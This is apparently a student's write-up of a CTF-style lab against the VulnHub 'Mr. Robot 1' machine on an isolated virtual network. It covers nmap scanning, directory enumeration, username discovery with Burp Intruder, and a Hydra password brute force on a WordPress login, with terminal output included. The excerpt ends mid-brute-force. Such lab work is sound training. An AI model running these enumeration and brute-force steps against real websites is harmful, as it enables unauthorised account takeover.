


Jorel Gregg

12/18/25

I began by downloading and installing VirtualBox and then Kali-Linux for a virtual machine. I didn't understand why at the time, but VirtualBox couldn't find or run my Kali-Linux image. I tried deleting it and re-downloading it but that didn't work so I started doing some research and discovered I needed to shut down my WSL2, which I also had Kali-Linux on, and I needed to disable Windows Virtual Machine Platform. Finally, I was able to get my Kali-Linux up and running so I grabbed Mr. Robot 1 from VulnHub.

Upon downloading I received a notification from Microsoft Defender that it stopped a virus. I did a little research and discovered that this was most likely a false positive due to how the file was created to be a vulnerable machine. Just to ensure this was still the same version the website had created I used Windows Command Line to create an MD5 hash of the Mr. Robot 1 file and verify it against VulnHub and found it was not a changed file.



File Information

Filename: mrRobot.ova  
File size: 704MB  
MD5: BC02C42815EAC4E872D753E1FD12DDC8  
SHA1: DC0EB84DA4C62284C688590EE092868CE84A09AB


Virtual Machine

Format: Virtual Machine (Virtualbox - OVA)  
Operating System: Linux

```
PS C:\Users\Jorel\Downloads> certutil -hashfile mrRobot.ova md5
certutil : The term 'certutil' is not recognized as the name of a cmd
Check the spelling of the name, or if a path was included, verify t
At line:1 char:1
+ certutil -hashfile mrRobot.ova md5
+ ----
  * CategoryInfo          : ObjectNotFound: (certutil:String) []
  * FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\Jorel\Downloads> certutil -hashfile mrRobot.ova md5
MD5 hash of mrRobot.ova:
bc02c42815eac4e872d753e1fd12ddc8
CertUtil: -hashfile command completed successfully.
PS C:\Users\Jorel\Downloads>
```


Once both were downloaded and loaded into my VirtualBox I learned that I needed to change my network to an internal network to ensure our machines didn't face the internet. Along with this I needed each machine to be assigned an IP Address so I could find the machine I was supposed to be hacking through Kali-Linux. I created a DHCP server to assign IP addresses in the range I specified using Windows Command Prompt.



```
Microsoft Windows [Version 10.0.26100.7462]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Jorel>cd /Program Files/Oracle/VirtualBox


C:\Program Files\Oracle\VirtualBox>vboxmanage dhcpserver add --network=Drago
n --server-ip=10.38.1.1 --lower-ip=10.38.1.110 --upper-ip=10.38.1.120 --netm
ask=255.255.255.0 --enable
```



Once I got here, I knew that I didn't have the complete knowledge base to hack Mr. Robot 1 so I found a walkthrough that I could follow along with and start learning more in depth. I used NMAP to scan a range with -sS and -T4 to find my Mr. Robot machine. After identifying the IP Address that it was assigned, I first opened a web browser and went to the IP address to find out what the website was. I tried all the options but it just left me with videos and some images but nothing useful that I could see.

I then ran Dirbuster and a small list of words to see what I could use to try and access anything in the background of the website. This led me to find that it was running on WordPress and that there were some other words to try. Eventually I used robots.txt that


gave me my first key and a file to download from the website to see if I could find the next key.




The screenshot shows a terminal window on a Kali Linux desktop. The terminal is displaying a wordlist attack progress, likely using a tool like hydra or a similar password cracker. The output shows a large number of URLs being tested against a target, with status codes and sizes. The progress bar at the bottom indicates that 4779 out of 87663 words have been tested (5.45%). The terminal window has a dark background with light-colored text. The desktop environment includes a menu bar with 'File', 'Machine', 'View', 'Input', 'Devices', and 'Help'. The taskbar at the bottom shows various icons for the desktop environment.

```
Session Actions Edit View Help
/ [Status: 301] [Size: 0] [→ http://10.38.1.111/feed/]
/feed [Status: 301] [Size: 0] [→ http://10.38.1.111/image/]
/image [Status: 301] [Size: 0] [→ http://10.38.1.111/atom/]
/atom [Status: 301] [Size: 0] [→ http://10.38.1.111/feed/atom/]
/atom/ [Status: 301] [Size: 238] [→ http://10.38.1.111/wp-content/]
/wp-content [Status: 301] [Size: 233] [→ http://10.38.1.111/admin/]
/admin [Status: 301] [Size: 233] [→ http://10.38.1.111/audio/]
/audio [Status: 301] [Size: 233] [→ http://10.38.1.111/intro/]
/intro [Status: 200] [Size: 516314]
/wp-login [Status: 200] [Size: 2599]
/css [Status: 301] [Size: 231] [→ http://10.38.1.111/css/]
/rss2 [Status: 301] [Size: 0] [→ http://10.38.1.111/feed/]
/feed [Status: 301] [Size: 0] [→ http://10.38.1.111/license/]
/license [Status: 200] [Size: 309]
/wp-includes [Status: 301] [Size: 239] [→ http://10.38.1.111/wp-includes/]
/wp-includes/ [Status: 301] [Size: 230] [→ http://10.38.1.111/js/]
/js [Status: 301] [Size: 0] [→ http://10.38.1.111/Image/]
/Image [Status: 301] [Size: 0] [→ http://10.38.1.111/rdf/]
/rdf [Status: 301] [Size: 0] [→ http://10.38.1.111/feed/rdf/]
/rdf/ [Status: 301] [Size: 0] [→ http://10.38.1.111/page/]
/page [Status: 301] [Size: 0] [→ http://10.38.1.111/readme/]
/readme [Status: 200] [Size: 64]
/robots [Status: 200] [Size: 41]
/dashboard [Status: 302] [Size: 0] [→ http://10.38.1.111/wp-admin/]
/n/ [Status: 301] [Size: 0] [→ http://10.38.1.111/]
Progress: 4779 / 87663 (5.45%)
```


Upon downloading the fsociety.dic file, I opened it with | more and discovered that a lot of the words were duplicates. I used the uniq option to create a new file without any duplicates. Once I had this I went back to WordPress to try and login and received a weird error which is that it was the incorrect login id.



I then used BurpSuite to conduct a login test so that I could see if I could get the login credentials. I then sent that information to Intruder and used the dictionary file to attack the login. This gave me back the username 'elliot' which would allow me to move forward.



I then used Hydra to start brute forcing the website with the login name and the dictionary file we created. After 5664 attempts we received the correct password.




```
kali@kali:~/MrRobot
Session Actions Edit View Help
0/0)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "Ethics" - 5652 of 11452 [child 12] (0/0)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "etiquette" - 5653 of 11452 [child 8] (0/0)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "euphoric" - 5654 of 11452 [child 6] (0/0)
